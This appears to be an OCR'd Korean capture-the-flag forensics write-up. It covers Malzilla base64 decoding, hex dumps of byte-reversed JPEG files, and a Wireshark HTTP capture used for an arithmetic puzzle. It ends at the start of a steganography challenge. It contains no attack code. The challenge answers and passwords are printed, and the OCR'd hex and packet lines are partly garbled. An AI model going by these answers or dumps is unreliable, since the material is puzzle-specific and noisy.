

Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
aSdtc2V4eWd1eSE=
QXBwbGVBcHBsZUFwcGxl
Override default delimiter
Decode Dec (,)
Decode Hex (%)
Decode UCS2 (%u)
Predelimiter
Postdelimiter
Decode JS.encode
Decode Base64
Concatenate
Increase
Decrease
1
UCS2 To Hex
Hex To File
Text to file
Search:
Replace:
Replace
XOR key:
XOR
Malzilla by bobby
Download
Decoder
Misc Decoders
Kalimero Processor
Shellcode analyzer
Log
Clipboard Monitor
Notes
Hex view
PScript
Tools
Settings
About
i'msexyguy!
AppleAppleApple
Override default delimiter
Decode Dec (,)
Decode Hex (%)
Decode UCS2 (%u)
Predelimiter
Postdelimiter
Decode JS.encode
Decode Base64
Concatenate
Increase
Decrease
1
UCS2 To Hex
Hex To File
Text to file
Search:
Replace:
Replace
XOR key:
XOR

M_03

- Question:

  이럴 수가 도시가 뒤집어졌어!!! 자네 이 도시를 다시 돌려주게!

  HINT : 4 jpg files, JPEG file format, Reverse String


HxD - [C:₩Users₩KMH₩Desktop₩L4₩city_1.jpg]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16
ANSI
16 진수
city_1.jpg
city_2.jpg
city_3.jpg
city_4.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 FF D8 FF E0 00 10
00000010 00 60 00 00 FF DB
00000020 07 07 07 09 09 08
00000030 13 0F 14 1D 1A 1F
00000040 22 2C 23 1C 1C 28
00000050 39 3D 38 32 3C 2E
00000060 09 0C 0B 0C 18 0D
00000070 32 32 32 32 32 32
00000080 32 32 32 32 32 32
00000090 32 32 32 32 32 32
000000A0 00 11 08 01 4C 01
000000B0 01 FF C4 00 1F 00
000000C0 00 00 00 00 00 00
000000D0 0A 0B FF C4 00 B5
000000E0 05 04 04 00 00 01
000000F0 31 41 06 13 51 61
00000100 42 B1 C1 15 52 D1
00000110 18 19 1A 25 26 27
00000120 43 44 45 46 47 48
00000130 63 64 65 66 67 68
00000140 83 84 85 86 87 88
00000150 9A A2 A3 A4 A5 A6
오프셋: 0
블록 0-3
HxD - [C:₩Users₩KMH₩Desktop₩L4₩city_1.jpg]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 기타 설정(X) 창 설정(W) ?
16
ANSI
16 진수
city_1.jpg
city_2.jpg
city_3.jpg
city_4.jpg
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0000ADA0 62 52 A1 91 81 71 61 A0 90 28 27 26 33 42 0F 1D bR¡'.qa .('&3B..
0000ADB0 25 51 1C 1B 24 32 80 1A 19 18 23 41 17 22 70 16 %Q..$2€...#A."p.
0000ADC0 15 31 60 14 13 12 21 50 11 40 00 30 20 10 D7 10 .1`...!P.@.0 .×.
0000ADD0 00 00 40 40 50 50 30 40 20 30 30 10 20 00 01 5B ..@@PP0@ 00. ..[
0000ADE0 00 4C FF B0 A0 90 80 70 60 50 40 30 20 10 00 00 .Lÿ° .€p`P@0 ...
0000ADF0 00 00 00 00 00 00 10 10 10 10 10 10 50 10 00 00 ....P...
0000AE00 F1 00 4C FF 10 11 30 10 11 20 00 22 10 30 67 10 ñ.Lÿ..0.. ."0g.
0000AE10 FD 00 80 11 00 0C FF 23 23 23 23 23 23 23 23 23 ý.€...ÿ#########
0000AE20 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ################
0000AE30 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 ################
0000AE40 23 23 23 23 23 23 23 23 23 12 C1 12 23 81 D0 D0 #########.Á.#.ÐÐ
0000AE50 81 C0 B0 C0 90 90 90 10 34 00 BD FF 23 43 33 E2 .À°À....4.½ÿ#C3â
0000AE60 C3 23 83 D3 93 72 F1 43 43 43 13 03 C2 92 73 82 Ã#ƒÓ"rñCCC..Â's,
0000AE70 C1 C1 32 C2 22 02 72 E2 42 02 C1 C1 A1 D1 E1 F1 ÁÁ2Â".râB.ÁÁ¡Ñáñ
0000AE80 A1 D1 41 F0 31 21 91 C0 B0 B0 C0 D0 41 C0 A0 80 ¡ÑAð1!'À°°ÀÐAÀ €
0000AE90 90 90 70 70 70 80 50 60 70 60 60 80 00 34 00 BD ..ppp€P`p``€.4.½
0000AEA0 FF 00 00 06 00 06 00 10 10 10 00 64 94 64 A4 01 ÿ..........d"d¤.
0000AEB0 00 0E FF 8D FF .ÿ.ÿ
오프셋: AEB1
블록 AEB1-AEB4
길이: 4
덮어쓰기

Reverse a string

Enter the text to be reversed, and then click "Reverse!":

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60 00 60 00 00 FF DB 00 43 00
08 06 06 07 06 05 08 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F
14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C 1C 28 37 29 2C 30 31
34 34 34 1F 27 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C
18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 FF C0 00 11 08 01 4C 01 F3 03 01 22 00 02 11 01 03
11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01
02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 05
04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14
32 81 91 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A
25 26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56
```

Reverse!

The reversed string:


```
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60 00 60 00 00 FF DB 00 43 00
08 06 06 07 06 05 08 07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F
14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C 1C 28 37 29 2C 30 31
34 34 34 1F 27 39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C
18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32 FF C0 00 11 08 00 DF 01 76 03 01 22 00 02 11 01 03
11 01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01
02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 05
04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14
32 81 91 A1 08 23 42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A
25 26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46 47 48 49 4A 53 54 55 56
```



PASSWORD IS
THANK YOU ^^
_REVERSE_CITY

M_04

- Question:

  산수 좀 하나?


Wireshark: HTTP object list
Packet num Hostname Content Type Size Filename
15 powerofcommunity.net text/html 13 kB ₩
29 h4ck3r.kr image/jpeg 5030 bytes kkk.jpg
33 h4ck3r.kr text/html 205 bytes favicon.ico
34 h4ck3r.kr text/html 205 bytes favicon.ico
72 dngal.tistory.com text/html 87 kB ₩
131 dngal.tistory.com application/x-shockwave-flash 27 kB tistory_menubar.swf?v=22068
141 s1.daumcdn.net application/x-shockwave-flash 4489 bytes copyTrackback.swf
152 s1.daumcdn.net application/x-shockwave-flash 4489 bytes copyTrackback.swf
159 track.tiara.daum.net image/gif 35 bytes footsteps?dummy=1319219684555&ishome=
171 s1.daumcdn.net application/x-shockwave-flash 4489 bytes copyTrackback.swf
184 www.microsoft.com text/html 178 bytes redir.dll?prd=ie&pver=6&ar=msnhome
188 www.microsoft.com text/html 178 bytes redir.dll?prd=ie&pver=6&ar=msnhome
194 go.microsoft.com text/html 135 bytes ?LinkId=54729&clcid=0x0412
198 go.microsoft.com text/html 135 bytes ?LinkId=54729&clcid=0x0412
215 www.msn.com 1340 bytes ₩
217 www.msn.com 1340 bytes ₩
224 www.msn.com 1340 bytes ₩
225 www.msn.com 1340 bytes ₩
281 exp.www.msn.com image/gif 42 bytes ro.aspx?slv=&tp=http%3A%2F%2Fwww.msn.cc
282 c.msn.com image/gif 42 bytes c.gif?jsv=3525&jsa=view&pi=7317&ps=95101
287 exp.www.msn.com image/gif 42 bytes ro.aspx?slv=&tp=http%3A%2F%2Fwww.msn.cc
Help
Save As
Save All
Cancel


h4ck3r.kr
this is test page ya!
15년 째 만들고 있는 홈페이지에 오신 것을 환영합니다!
테스트는 하고 있지만.. 그게 잘 안되네요..

```
22 12.770726   192.16114.108.132.148 TCP        54 3749→80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
23 12.771153   192.16114.108.132.148 HTTP      445 GET /kkk.jpg HTTP/1.1
24 12.771577   114.10192.168.223.128 TCP        60 80→3749 [ACK] Seq=1 Ack=392 Win=64240 Len=0
25 12.772019   114.10192.168.223.128 TCP      1514 [TCP segment of a reassembled PDU]
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Encoding: gzip,deflate,sdch\r\n
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4\r\n
Accept-Charset: windows-949,utf-8;q=0.7,*;q=0.3\r\n
\r\n
[Full request URI: http://h4ck3r.kr/kkk.jpg]
[HTTP request 1/3]
[Response in frame: 29]
[Next request in frame: 31]
```

1+2+3+6+10+214+10+6+9+2+4+1-5+5322+2+6+15+2011+08+31=?


7658


H_02

- Question:

  해드폰 쓴 고양이가 숨기고 있는 키 값을 찾아라.

  Hint : AES, welcome.jpg, Steganography(?)


0(12).jpg
1pixel.gif
14c5f5200.jpg
53.js
58.js
80x80_no.jpg

